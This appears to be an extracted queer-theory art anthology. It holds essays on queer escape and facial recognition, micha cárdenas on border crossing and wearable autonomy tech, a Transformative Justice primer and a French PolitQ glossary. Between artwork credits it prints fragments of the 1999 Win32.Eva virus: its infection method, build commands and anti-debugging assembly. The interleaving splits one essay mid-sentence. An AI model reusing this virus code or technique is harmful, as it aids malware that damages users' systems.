There are numerous modulations of a politics centring around gaining visibility through recognition, just think of current debates around same-sex marriage in the US or the “It Gets Better Project” in response to LGBT youth suicide.¹ These calls to visibility typically coincide with a desire for recognition from the state or a longing to be validated by our neoliberal order. There is also another queer politics that could be said to be concerned with the non-recognisable, a politics that is anti-identity, anti-state, anti-recognition; let's call it a politics of escape.

I would like to argue for this politics of queer escape as a radical form of resistance, and importantly, a form of resistance that requires weapons. Hardt and Negri have told us “we need to invent new weapons for democracy today,”² weapons that defend, destroy, as well as construct. They give us the example of Queer Nation's kiss-ins. What kinds of weapons do we need to create for queer escape? What follows is one possible conceptual framework for building these weapons; it consists of fragments of ideas, ideas as resistance.

Nonexistence & the Face

In the book *The Exploit: A Theory of Networks*, media theorists Alexander Galloway and Eugene Thacker write that “Future avant-garde practices will be those of nonexistence.”³ They explain that to non-exist, as opposed to not-existing, or death, is making oneself unaccounted for. Galloway and Thacker claim that since existence, in our biopolitical age, has become a means of control, nonexistence is that which resists or avoids control. For them, a tactics of non-existence is concerned with developing “techniques and technologies” to perform this unaccountability or nonexistence. This is different from common conceptions of going “off the grid.” Rather, nonexistence is going off the grid while staying on the grid. Finding ways to stay on the grid and yet maintain autonomy is a positive act for Galloway and Thacker. Importantly, they stress again and again that nonexistence is not an absence, lack, or invisibility (even if one is not visible) but a fullness. Nonexistence is existing fully. This fullness is the “abandonment of representation.”⁴

This refusal of representation as a radical gesture hinges upon Giorgio Agamben's earlier claim in *The Coming Community*, which Galloway and Thacker quote: “A being radically devoid of any representable identity would be absolutely irrelevant to the State.”⁵ Thus, to perform a tactic of nonexistence, one must make oneself unaccounted for by becoming devoid of any representable identity. How might one do this? Galloway and Thacker give a general example: disingenuous data, or the circulation of false data on oneself. For example, instead of actually deleting your Facebook page, overload it with irrelevant data by liking everything, accepting everyone's friend requests, and giving false information on yourself (date of birth, sex, current location).

Galloway and Thacker provocatively end this section of their book with the following: “The nonexistent is that which cannot be parsed by any available algorithms. This is not nihilism; it is the purest form of love.”⁶ To be devoid of representation is qualified here: one is only devoid of representation if one cannot be parsed by “any available algorithms.” For Galloway and Thacker, this becomes the purest or fullest form of existence. But what of love? Galloway and Thacker do not attend to love here; it is the word they end with.


All we know from this text is that if we are able to achieve nonexistence we will have found love. While we could certainly critique Galloway and Thacker on a number of fronts, I would prefer to make use of this concept.

Notably, nonexistence connects with several political fronts: The Invisible Committee's call to flee visibility and turn anonymity into an offensive position, the recent University of California student protests slogan “Demand Nothing, Occupy Everything,” as well as the Autonomist Marxist concept of exodus.⁷ For queerness, a recent study of facial recognition and sexual orientation presents the face as a mode of capture to escape, to make nonexistent. *The Journal of Experimental Social Psychology* recently published a 2008 study conducted at Tufts University that tested people's ability to identify homosexual men from photos of their faces.⁸ Ninety faces were shown to ninety participants, and those tested proved remarkably accurate in their ability to recognize faces that had been classified as homosexual, even when exposed to the face for only 50 milliseconds. What could be the benefits of proving to the world that such a recognition apparatus exists? Does it not only further confirm and scientifically validate one of the processes of LGBT stereotyping? This study parses us into categories that will be used against us, gives us a visibility that only controls us, and makes us easily knowable to those in power. Gilles Deleuze and Félix Guattari taught us not so long ago: “to the point that if human beings have a destiny, it is rather to escape the face, to dismantle the face and facialisations, to become imperceptible, to become clandestine [...] by strange true becomings that [...] make faciality traits themselves finally elude the organisation of the face.”⁹ Yet, we must know the organisations of the face before dismantling: “Know them, know your faces; it is the only way you will be able to dismantle them and draw your lines of flight.”¹⁰

What are tactics and techniques for making our face nonexistent? How do we flee this visibility into the fog of a queerness that refuses to be recognized? We can start by making faces our weapons. We can learn many faces and wear them interchangeably. A face is like being armed. Think of the female Algerian freedom fighters in Gillo Pontecorvo's 1966 film *The Battle of Algiers*; they break into occupied territory of the colonizers, in part, by wearing their oppressors' faces, or the Zapatistas who hide their faces so that they may be seen. Surely, us queers know something about this, given our deep and tangled relationships to the performative. As we use faces to modulate and change, attempting our escapes from the control of visibility and recognition, we must select the faces that target most accurately. In this fog, we will still find our friends and love.

Published in: Mary Kaldor, Mary J. Hartmann, et al. (2011). "Identity (Crisis)", Schlossplatz3 :10, p. 22-24

1. See the “It Gets Better Project” at <http://www.itgetsbetter.org/> as well as Jack Halberstam's post “It Gets Worse” for the *Social Text Periscope* on “Queer Suicide: A Teach-In,” <<http://www.socialtextjournal.org/periscope/2010/11/it-gets-worse.php>>
2. Michael Hardt and Antonio Negri. *Multitude*. (New York: Penguin Books, 2005), 347.
3. Alexander R. Galloway and Eugene Thacker. *The Exploit: A Theory of Networks*. (Minneapolis: University of Minnesota Press, 2007), 136.
4. Ibid.
5. Ibid.
6. Ibid., 137.
7. See *The Invisible Committee, The Coming Insurrection*. (Semiotext(e): Los Angeles, 2009), the Occupy California blog at <http://occupyca.wordpress.com/>, and Paolo Virno's “Virtuosity and Revolution: The Political Theory of Exodus,” *Radical Thought in Italy: A Potential Politics* (University of Minnesota Press: Minneapolis, 1996).
8. For a summary of this study, see Jesse Bering, “There's Something Queer about That Face,” *Scientific American*, <http://www.scientificamerican.com/article.cfm?id=something-queer-about-that-face>
9. Gilles Deleuze and Felix Guattari. *A Thousand Plateaus: Capitalism and Schizophrenia*. (Minneapolis: University of Minnesota Press, 1987), 171.10 Ibid., 188.



Local Autonomy Networks: Who is at risk under neoliberalism?


micha cárdenas

We are the ones who cross. We cross borders, genders and sexualities. We cross national borders permanently, temporarily, or on the weekend. We cross from straight space and time into queer space and time and back. Crossing, traveling and all the required documents, desires, fears and fashion accessories are part of our lives. The ones I love crossed borders to be where we are, and their parents crossed to get them here. Crossing is a part of us. We cross because we have to and we cross because we want to, and we face the violence of crossing as part of our lives.

As I watch the news clips of the London riots spreading to other cities, following on the heels of the Arab spring uprisings, the words




Credit: Noortje van Eekelen, 'Merkel's Style — The Blazer' 2, *The Spectacle of the Tragedy*, courtesy of the artist



Source: micha cárdenas, *Find Each Other*, courtesy of the artist

```
;Win32.Eva virus.
;(c) 1999 by Benny
;
;
;Author's description
;-----
;
;Let me introduce my first COMPLETE Win32 infector. Yeah, i have written several parts of viruses, but this babe is my tiniest one with all needed functions to
;spread out. Win32.Eva is simple appender, infects ;one EXE file by changing pointer at 3ch in the MZ header, which points to new exe. After infection,
;MZ_lfanew pointer will be pointing to the viruses new PE header. So, if u will execute infected program under ;Win9X, WinNT or under Win3.1x with Win32s
;subsystem, program will start at the new location. After virus will be done with his work executes program again with changed MZ_lfanew pointer, that will be
;pointing to the original PE header.
;
;
;Payload
;-----
;
;On February the 2nd will display message box with some stupid comments.
;
;
;To build
;-----
;
;tasm32 -ml -m5 -q eva.asm
;tlmk32 -Tpe -c -x -aa -r eva,, import32
;pewsec eva.exe (thanx Jacky !)
;
;
;AVP's description
;-----
;
;This is a direct action (nonmemory resident) parasitic Win32 infector. It searches for PE EXE files in the Windows, Windows system [* Benny's note: it DOESN'T
;infect files in Windows/System directory!] and ;current directories, then writes itself to the end of the file. While infecting the virus does not modify the PE head
;er at all, the infection way is based only on DOS Stub header: the virus writes to there new file ;offset of PE header (virus PE header). As a result the infected file
;has three parts: first part is original DOS stub, the second part is host PE data (not modified), third part is virus code and data.
;
;The virus has PE file structure: it contains PE header, section headers, import table, code and data sections. The modified DOS stub in infected files points to
;virus PE header instead of original ones. As a ;result, Windows32 while executing infected files reads and runs virus code instead of host one.
;
;To return to the host program the virus creates a copy of the infected file, disinfects it (just restores file offset of PE header) and spawns.
;
;On February 2nd the virus displays the message window:
;
;
;Win32.Eva by Benny, (c) 1999
;Hello stupid user, i'm so sorry, but i have to interrupt your work,
;'cause i hate this shitty program. Click OK to continue.
;
;
;Greets to:
;    Super/29A
;    Darkman/29A
;    Jacky Qwerty/29A
;    Billy Belcebu/DDT
;    and many other 29Aers...
;
;Some greets
;-----
;All 29Aers.... And thats only the beginnin' :-)
;Super/29A..... However, blue screen is still the best Sexy's effect :-)
;
;
;Who is Eva ?
;-----
;
;Eva is one pretty girl with nice black/red hair and lovely eyes.
;i hope, that this work (fully programmed and commented by three days - good
;motivation :-)) will say some words to Eva better than I X-DD. I hate myself.
;
;
;Last notes
;-----
;
;This virus has many bugs (after many repairs without tests) and in this time, I don't care about it. Don't bitch if, that it doesn't work and look at my last viruses...
;Hey, it's my first virus, so gimme space for living X-D.
;
;
```

Credit: Channel TWo, *t41nt3d_l0v3*, courtesy of the artist



Source: Nancy Mauro-Flude, *Error_in_Time()*, courtesy of the artist



Credit: Hannah Leja Epstein, stills from *The Immoral Ms. Conduct*, courtesy of the artist



```
db 76h ;some prefix

CloseFile:
    push [lpFile]
    call UnMapViewOfFile

end_OpenFile2:
    push [hMapFile]
    call CloseHandle

end_OpenFile3:
    push [hFile]
    call CloseHandle
    xor ecx, ecx
    ret

OpenFile EndP


db 77h ;some prefix

seh_fn:
    @SEH_RemoveFrame
    popad

    call GetVersion
    cmp eax, 80000000h ;get windows version
    ;is it WinNT ?
    jb NT_debug_trap ;yeah, freeze this app
    cmp ax, 0a04h ;or Win98
    jb no_debug_trap ;Win95-

debug_trap: ;Win95/98
    call IsDebugger
    mov eax, 909119cdh ;set some instructions
    jmp $ - 4 ;say bye to your balls :-)

db 2dh ;some prefix

no_debug_trap:
    jmp seh_rs ;jump back

db 2dh ;some prefix

NT_debug_trap:
    call IsDebugger
    xor esp, esp ;this will freeze our app
    push ecx ;if not, this will cause
    ;access violation exception

IsDebugger:
    pop ebx
    push offset kernel
    call GetModuleHandleA ;get memory address of kernel32
    xchg eax, ecx
    jecxz no_debug_trap ;error, jump
    push offset IsDebuggerPresent
    push ecx
    call GetProcAddress ;get procedure address of our API
    xchg eax, ecx
    jecxz no_debug_trap
    call ecx ;call IsDebuggerPresent
    xchg eax, ecx
    jecxz no_debug_trap
    jmp ebx

ends
End Start
```

of Darcus Howe in a YouTube clip of the BBC resonates with me, “I don’t call it rioting. I call it an insurrection of the masses of the people. It’s happening in Syria... It’s happening in Liverpool. It’s happening in... Trinidad and that is the nature of the historical moment.”¹ It seems that we are at a tipping point for global capitalism, and that the structures that we live our lives in are rapidly changing on a daily basis. Perhaps, to be optimistic, they are crumbling. But in the optimism about the instability of neoliberalism, I also resonate with the stories of people “huddled in the front room with some shell-shocked friends, watching my city burn.”² My concern is that as economic and ecological instability increase, the threat of violence against individuals also increases, be it sexual violence, state violence or the violence of poverty. In *The Revolution Starts at Home*, Ana Lara makes this link clearly, saying:

People of color, queers, genderqueers, we are the living proof that we do not accept institutionalized forms of violence as inherently true or valid—that we believe in our own worth and right to live life on our own terms... When we extend the definition of oppression to include violence in all its forms, we are extending it into an understanding that all forms of abuse are unacceptable: from institutional racism to partner abuse, from police brutality to date rape, from financial control to compulsive heterosexuality. In other words, WE ALREADY HAVE A BASIC FRAMEWORK FOR MAKING THE CONNECTIONS BETWEEN OUR OWN EXPERIENCES AND THOSE OF OUR COMMUNITIES.³

I bring in Lara here to make explicit the links that drive this writing and my own art and activist work, and to make an intervention into this discussion of Queer Geography in Tijuana. I am interested in understanding how queer space⁴ is shaped by gender based violence, and how as an artist I can intervene to lessen such violence. In an interview with Ms. Magazine with contributors to the recent book *Captive Genders: Trans Embodiment and the Prison Industrial Complex*, Yasmin Nair states “Our work is embedded in a deep awareness of how the prison-industrial complex affects our lives... We don’t see queerness as existing separately from poverty and economic inequality.”⁵ Nair here further expands on the connection I am making here, between a personal experience of violence and how that effects our ability to move within space and a larger analysis of the social structures that use forms of violence to police the borders of queer versus straight space, male versus female space, transgender versus cisgender space and citizen versus immigrant space. My current work is inspired by femme, queer, transgender and differently abled people of color artists and activists including Leah Lakshmi Piepzna-Samarasinha, Sins Invalid and Gay Shame. Finally, add to the existing structures of social oppression that legitimize violence against women, queer and migrant people the instability arising out of increasing global crisis, and one can see a need for communities to organize themselves for defense and collective autonomy.

I see the idea of queer as a move to escape rigid boundaries of gender and sexuality, and queer geography as a move to continue the writing and thinking of queer and feminist authors like Jack Halberstam, David Bell and J.K. Gibson-Graham in their move to use the ideas of queer and feminism as a line of thinking which can exceed identity. Yet I experience the limits on a daily basis of these attempts to exceed social and theoretical boundaries in the form of varying degrees of violence. As an artist I choose to create technologies that can resist these forms of violence by providing people with a means for personal safety, creating dialog about the issue of violence and creating social situations in which to collaboratively develop responses to violence.

My current trajectory as an artist and activist is rooted in my personal experiences as a queer trans mixed race femme and my commitment to my community. Yet, can artists promise means of survival to their audiences? Or do rhetorics of survival, crisis culture and emergency aesthetics reify narratives of fear? My collaboration with the Electronic Disturbance Theater (EDT) on the Transborder Immigrant Tool (TBT) is a project designed to take recycled cell phones and turn them into life saving devices by providing a

java applet to access the GPS signal and a map of the US/Mexico borderlands. The TBT is framed by EDT as both a queer technology and a Global Poetic System that offers both poetic and physical sustenance to users attempting to cross the US/Mexico border. My most recent work, Autonets, uses wearable electronic technologies to provide enhance community autonomy and prevent gendered violence. I started this project soon after I learned that I was a survivor of childhood sexual violence. The project has enabled me to discuss my experience more openly, and also provided me with an opportunity to take time to work on a task related to healing when sitting and feeling and writing didn’t seem to be leading to any relief.

1. “London Riots. (The BBC will never replay this. Send it out) - YouTube”, n.d., <http://www.youtube.com/watch?v=biJgILxGK0o&feature=share>.
2. Laurie Penny, “Penny Red: Panic on the streets of London,” *Penny Red*, August 9, 2011, <http://pennyred.blogspot.com/2011/08/panic-on-streets-of-london.html>.
3. Ching-In Chen et al., *The Revolution Starts at Home: Confronting Intimate Violence Within Activist Communities* (South End Press, 2011).
4. In the sense of Halberstam’s “perhaps overly ambitious claim that there is such a thing as “queer time” and “queer space.””, Judith Halberstam, *In a Queer Time and Place: Transgender Bodies, Subcultural Lives* (New York: New York University Press, 2005).
5. “42 Years After Stonewall, A Look at Policing of Queer and Trans People : Ms Magazine Blog”, n.d., <http://msmagazine.com/blog/blog/2011/07/25/42-years-after-stonewall-a-look-at-policing-of-queer-and-trans-people/>.



Transformative Justice 101

Life After Life collective

The Life After Life Collective believes in liberatory means for liberatory ends. We aim to work with allies across movements to learn about and practice a Transformative Justice (TJ) approach. A (TJ) approach seeks to develop strategies to resolve conflicts in order to move beyond state-imposed, institutionalized criminal legal and punishment systems. A (TJ) philosophy seeks to address intimate, interpersonal, community and structural violence from a political organizing perspective, rather than relying on the criminal legal system or “professionalized” social services. Organizations and activists involved in building autonomous communities utilize a TJ model; these collectives are growing in numbers throughout North America. Many models are inspired by militant indigenous, anti-globalization, labor, and student movements in Central America and South America.

Organizations and collectives that embrace a TJ approach do not rely on the criminal justice system nor do they encourage survivors to engage with it. At the same time they do not tell survivors that they should never call the police or rape crisis hotlines. Instead they ask “Why have we given survivors no other option but to engage the criminal justice system?” TJ activists, in acknowledging the social hierarchies that exist in communities, refuse to leverage the racism, classism, sexism, homophobia, and ableism of state and systemic violence in their efforts to create safety, healing and self-determination for survivors of interpersonal and community violence.

As well, TJ works within a framework that recognizes that gender violence is not simply a tool of patriarchal control, but “must be understood within larger systems of capitalism, settler colonialism, white supremacy, and heteropatriarchy” (Smith 2011, xiv), and that recognizes that strategies designed to combat sexual and domestic violence within communities must be linked to strategies that combat violence directed against communities, including settler-state violence.

The TJ philosophy upholds a prison abolitionist perspective and believes in crowding-out prisons with other forms of justice-making that will eventually demonstrate both the ineffectiveness and the brutality of prisons. It does this by seeking to build new forms of grassroots-based community organization based on mutual respect, substantive participation and interrelatedness rather than on domination, violence and control; seeking not only to “take power” but to “make power” and therefore build community accountability structures that are not reliant on state power (e.g. do not claim non-profit status to accept money from the state and foundation founding stream grants).

Works Cited

Generation FIVE. 2007. *Toward Transformative Justice: A Liberatory Approach to Child Sexual Abuse and Other Forms of Intimate and Community Violence (A Call to Action for the Left and the Sexual and Domestic Violence Sectors)*. Oakland, CA. http://www.generationfive.org/downloads/G5_Toward_Transformative_Justice.pdf.

Smith, Andrea. 2011. “Preface.” In *The Revolution Starts at Home: Confronting Intimate Violence Within Activist Communities*, ed. Ching-In Chen, Jai Dulani, and Leah Lakshmi Piepzna-Samarasinha, xiii–xvii. Brooklyn, NY: South End Press.

Websites

Life after Life: A Collective for De-criminalization and De-carceration
www.centre2110.org/life-after-life/
www.facebook.com/lifeafterlifecollective

CARA Communities Against Rape and Abuse
<http://cara-seattle.blogspot.com/>
Generation FIVE
<http://www.generationfive.org/>

STOP StoryTelling & Organizing Project
<http://www.stopviolenceeveryday.org>

CONNECT: Safe Families, Peaceful Communities
<http://www.connectnyc.org/>

Incite! Women of Color Against Violence
<http://www.incite-national.org/>

Chain Reaction: Alternatives to Calling the Police
<http://alternativestopolicing.com/>

Philly Stands Up
<http://phillystandsup.wordpress.com/about/>

Young Women’s Empowerment Project
<http://youarepriceless.org/>

Sista II Sista—Sisters Liberated Ground

<http://www.sistaiisista.org/>

FAR-OUT Friends Are Reaching Out

<http://farout.org/>

Raksha’s Breaking the Silence Project

<http://www.raksha.org/Volunteer.html#BreakingtheSilenceProject>

Justice NOW!

<http://www.jnow.org/who.html>

Critical Resistance

<http://criticalresistance.org/>

TGI Justice Project

<http://www.tgijp.org/>

Project NIA: Building Peaceful Communities

<http://www.project-nia.org/home.php>

And check-out these resources

Chen, Ching-In, Jai Dulani, and Leah Lakshmi Piepzna-Samarasinha, eds. 2011. *The Revolution Starts at Home: Confronting Intimate Violence within Activist Communities*. Brooklyn, NY: South End Press.

The Revolution Starts at Home (booklet format- has the content of the zine version, not the book version)
http://www.incite-national.org/media/docs/0985_revolution-starts-at-home.pdf

Community Accountability: Emerging Movements to Transform Violence, a special issue of *Social Justice: A Journal of Crime, Conflict & World Order* (Vol 37, No. 4, 2011-2012).

Ptacek, James, ed. 2009. Restorative Justice and Violence Against Women. Oxford University Press. *Creative Interventions Toolkit (A Practical Guide to Stop Interpersonal Violence)*:
www.creative-interventions.org

INCITE! Women of Color Against Violence Community Accountability Working Document:
<http://www.incite-national.org/index.php?s=93>

INCITE! and Critical Resistance: Statement on Gender Violence and the Prison Industrial Complex
http://www.incite-national.org/media/docs/5848_incite-cr-statement.pdf

Toronto Transformative Justice reading group’s 10-week curriculum:
<http://transformativejusticetoronto.blogspot.ca/>

Plan Q: sexualités étudiantes [extraits]

Collectif PolitQ - queers solidaires

Pourquoi des définitions?

Tout au long du zine, nous définirons certains concepts. Tous les termes présentés ici sont des outils destinés à faciliter les discussions entourant les questions de genre, de sexe et de sexualité. Leur définition est différente de celle que l’on retrouverait dans un dictionnaire classique; elles ont été élargies pour inclure d’autres expériences.Toutes émergent de perspectives féministes et queers, se voulant en rupture avec l’idéologie patriarcale classique. Ces termes sont donc sujets à débats. Il n’est pas question de présenter une « vérité » naturelle sur ces questions, mais de mettre à disposition de

la lectrice / du lecteur les éléments de réponses que nous jugeons les plus pertinents pour le mouvement de libération sexuelle

Patriarcat

Système de domination des femmes par les hommes, ayant notamment eu pour effet historique de maintenir les femmes à l’intérieur de la sphère privée pour extorquer gratuitement le travail de reproduction sociale qu’elles y accomplissent gratuitement. Le résultat de ce processus de sélection est que les individus reconnus comme hommes sont généralement privilégiés dans les contextes publics tandis que les personnes désignées comme femmes sont généralement marginalisées et opprimées (par exemple, en vivant davantage de violences, de pauvreté, en étant moins payées pour un travail égal, en étant sous représentées dans les postes de pouvoir, etc.).

Sexisme

À l’intérieur d’un système patriarcal, attribution de caractéristiques hiérarchisées et stéréotypées selon le sexe, impliquant l’attribution de rôles distincts à la fois dans la sphère publique et la sphère privée. Le sexisme est ce qui permet de séparer et d’évaluer les individu-e-s selon leur sexe. Les signes les plus visibles sont souvent sexualisés (c’est à dire codés érotiquement), ce qui complique la lutte puisque les individu-e-s désirent souvent les symboles mêmes de la domination.

Transphobie et cissexisme

Aversion envers le transsexualisme et envers les personnes transsexuelles ou transgenre. La transphobie peut se manifestersous forme de violences physiques (agressions, viols, ou meurtres), ou par un comportement discriminatoire ou intolérant (discrimination à l’embauche, au logement, ou encore à l’accès aux traitements médicaux). Tout comme l’homophobie et le sexisme, la transphobie et le cissexisme englobent plusieurs manifestations spécifiques, notamment divers préjugés envers les travestis, drag-queens et drag-kings, les gender queers, les transexuel-les et les transgenres.

Homophobie

Toutes les attitudes négatives pouvant mener au rejet, à la discrimination et à la violence, explicite ou implicite, appliquée aux personnes identifiées comme homosexuelles ou perçues comme telles. Les enfants des familles homoparentales peuvent aussi être victime d’homophobie. Les sources et manifestations de l’homophobie « masculine » et de l’homophobie « féminine » diffèrent souvent à cause des conceptions sexistes incluses dans l’homophobie. Plusieurs reprochent au terme homophobie, qui veut aussi englober les discriminations vécues par les lesbiennes, les bisexuel-les et les trans, de gommer les oppressions particulières vécues par ces personnes pour ne focaliser que sur les oppressions vécues par les gais. D’autres critiques considèrent que le terme homophobie est trop individualiste, mettant la faute uniquement sur l’individu qui produit la violence (homophobe) et oubliant de considérer le système qui reproduit cette oppression, ce qui ferait que les moyens entrepris pour lutter contre elle ne s’attaquent jamais à la racine du problème.

Hétérosexisme

Affirmation de l’hétérosexualité comme norme sociale ou moralement supérieure aux autres orientations sexuelles; pratiques sociales qui occultent la diversité des orientations et des identités sexuelles dans les représentations courantes, dans les relations et les institutions, entre autres en tenant pour acquis que tout le monde est hétérosexuel. Selon cette logique, l’hétérosexualité est au fondement de la société et les personnes dont l’identité de genre ne correspond pas à la norme reproductive la menacent. Par extension, il ne devrait exister que deux genres basés sur deux sexes « naturels » orientés vers la reproduction. Pour se maintenir, l’hétérosexisme produit sans arrêt des corps clairement définis comme « femelles » et comme « mâles ». L’hétérosexisme privilégie la collectivité des personnes hétérosexuelles, par plusieurs signes de reconnaissance et de valorisation (littérature, cinéma, musique, publicité, cours, système juridique...). Au même moment, les autres formes d’expression sexuelle sont mar-

ginalisées et stigmatisées. Certaines féministes l’ont aussi appelé « hétérosexualité forcée », car l’hétérosexualité définit la sexualité des femmes à partir des besoins de l’économie sexuelle patriarcale. Si le sexisme et les LGBTphobies (lesbophobie, homophobie, biphobie, transphobie) ont des manifestations qui leur sont propres (voir encadrés aux pages suivantes), ils ont cependant trois points en commun:

1. Ils sont alimentés par un système de domination, le patriarcat, qui continue d’alimenter l’inégalité entre les sexes et qui demande que l’on se conforme à des stéréotypes de genre pour éviter d’être violenté (ce qui n’empêche pas l’exploitation).

2. Ils touchent tout le monde, hommes et femmes, gaies et hétéros confondus. Si le sexisme est principalement une oppression pour les femmes, les hommes n’en sont pas exclus puisque le sexisme et les LGBTphobies nous contraignent à des rôles sociaux sur ce que devraient être un « vrai » homme et une « vraie » femme. Plusieurs hétérosexuel-les seront victimes d’homophobie et de lesbophobie dans leur vie, tandis que certains gais répondant à des standards de masculinité et certaines lesbiennes dites féminines n’en vivront jamais.

3. Comme il existe des lois pour empêcher de discriminer selon le sexe, l’orientation sexuelle et l’identité de genre, plusieurs croient au mythe de l’égalité-déjà-là, c’est-à-dire que le sexisme et les LGBTphobies auraient été abolis, alors qu’au contraire, leurs manifestations deviennent de plus en plus subtiles. L’envie de ce texte m’est venue lorsque j’ai vu l’incroyable diversité des revendications et des batailles progressistes que recouvrait l’appellation « mouvement de libération sexuelle ». Il me semblait manquer d’éléments rassembleurs qui, une fois discutés et débattus ensemble, pourraient nous permettre de mener une lutte commune. Il est important que la « gauche » retrouve son dynamisme dans le domaine des politiques liées à la sexualité. Nous croyons en l’autonomie de chacun-e à définir son identité et ses désirs. Nous luttons donc contre les différentes formes de discriminations et d’inégalités sociales. Nous ne cherchons pas à ce que tout le monde soit comme nous, mais nous voulons l’émancipation de chacun-e. Petit texte qui, je l’espère, permettra à chacun-e de trouver la force et les outils nécessaires à la résistance.

La solidarité, pourquoi?

4 points qui nous rassemblent, par PolitQ - queers solidaires

1. Le sexisme et l’hétérosexisme sont des oppressions quotidiennes. Notre première critique se porte sur le système qui instaure la hiérarchie entre les sexes, le patriarcat. Celui-ci définit d’abord deux genres, masculin et féminin, qui sont comme deux réductions des possibilités inhérentes à tout être humain. Puis, il explique comment ces deux genres doivent aller ensemble et que leur objectif est de se reproduire, ce qui peut être appelé « l’hétérosexualité obligatoire ». Ce système vise à ce que les femmes restent à leur place - c’est le sexisme - et à faire taire les désirs « pervers » - c’est l’homophobie. Nos préoccupations sont multiples parce qu’il est impossible de démêler les un des autres les mécanismes d’oppression, de domination et d’exploitation : ils interfèrent et agissent de façon croisée sur les individu-es. C’est pourquoi nous croyons qu’une réflexion collective sur la sexualité doit s’inscrire dans une démarche féministe.

2. La marginalisation et la criminalisation de la différence nuit à nos droits collectifs. La tendance à créer de l’exclusion est très forte pour toute société. Alors qu’avant le mouvement de libération sexuelle, les personnes homosexuelles étaient considérées comme des malades et des pervers, aujourd’hui, ce sont les trans, les séropos, les utilisateurs de drogues, les personnes dont l’expression de genre ne cadre pas dans la norme, les enfants de la rue, les sanspapiers, les travailleuses/travailleurs du sexe, les prisonniers et toutes les personnes marginalisées qui sont victimes de la même mentalité. Celle-ci tend à voir partout des « bons » et des « mauvais » citoyens et cela nuit gravement à la santé de tout le monde. Nous nous positionnons pour le respect des droits de chacun-e, entre autres pour un accès libre et gratuit à des services de santé adaptés et de qualité pour l’ensemble de la population.

3. La dépolitisation de la sexualité va à l'encontre de nos intérêts. La tendance du mouvement de libération sexuelle à se dépolitiser nous inquiète profondément. La plupart des stratégies employées au courant des dernières années visaient la privatisation et la marchandisation de la sexualité plutôt que la conservation d'un mouvement social fort. Nous sommes passés d'une prise de conscience collective, un « nous » fort qui rassemblait nos différentes luttes, à un « je » qui cherche à se libérer à travers sa consommation de marchandises. C'est chacun poursa gueule, le dollar qui remplace la conscience sociale et chacun-e se retrouve à devoir se vendre sur le marché du sexe pour pouvoir trouver des partenaires. Pourtant, nous devons prendre la parole et passera l'acte si nous voulons participer à la création d'une société sans cesse renouvelée et égalitaire.

4. La création d'espaces et de communautés qui permettent la réflexion est la première étape de la lutte. Nous avons besoin les un-es des autres pour partager nos amours et nos colères. Nous voulons faire rencontrer nos différentes communautés, construire des alternatives, vivre nos passions et résister ensemble. À terme, nous désirons politiser la communauté par l'organisation de débats et d'actions politiques autour des questions qui nous touchent. C'est de cette manière que nous pensons construire une force capable d'avoir un poids politique sur l'avenir de nos vies.

Il n'en tient qu'à nous de nous montrer belles et rebelles!

Diversité sexuelle

Le sexe n'a pas d'influence directe sur la manière dont une personne s'identifie, se comporte ou se présente aux autres. Ces déterminations sont codées et normées socialement par un ensemble de symboles que l'on nomme genre. Sexe et genre sont donc différents, même si plusieurs personnes utilisent l'un ou l'autre indifféremment dans le langage courant. Le sexe est généralement considéré comme biologique, tandis que le genre est considéré comme culturel.

Glossaire

Sexe

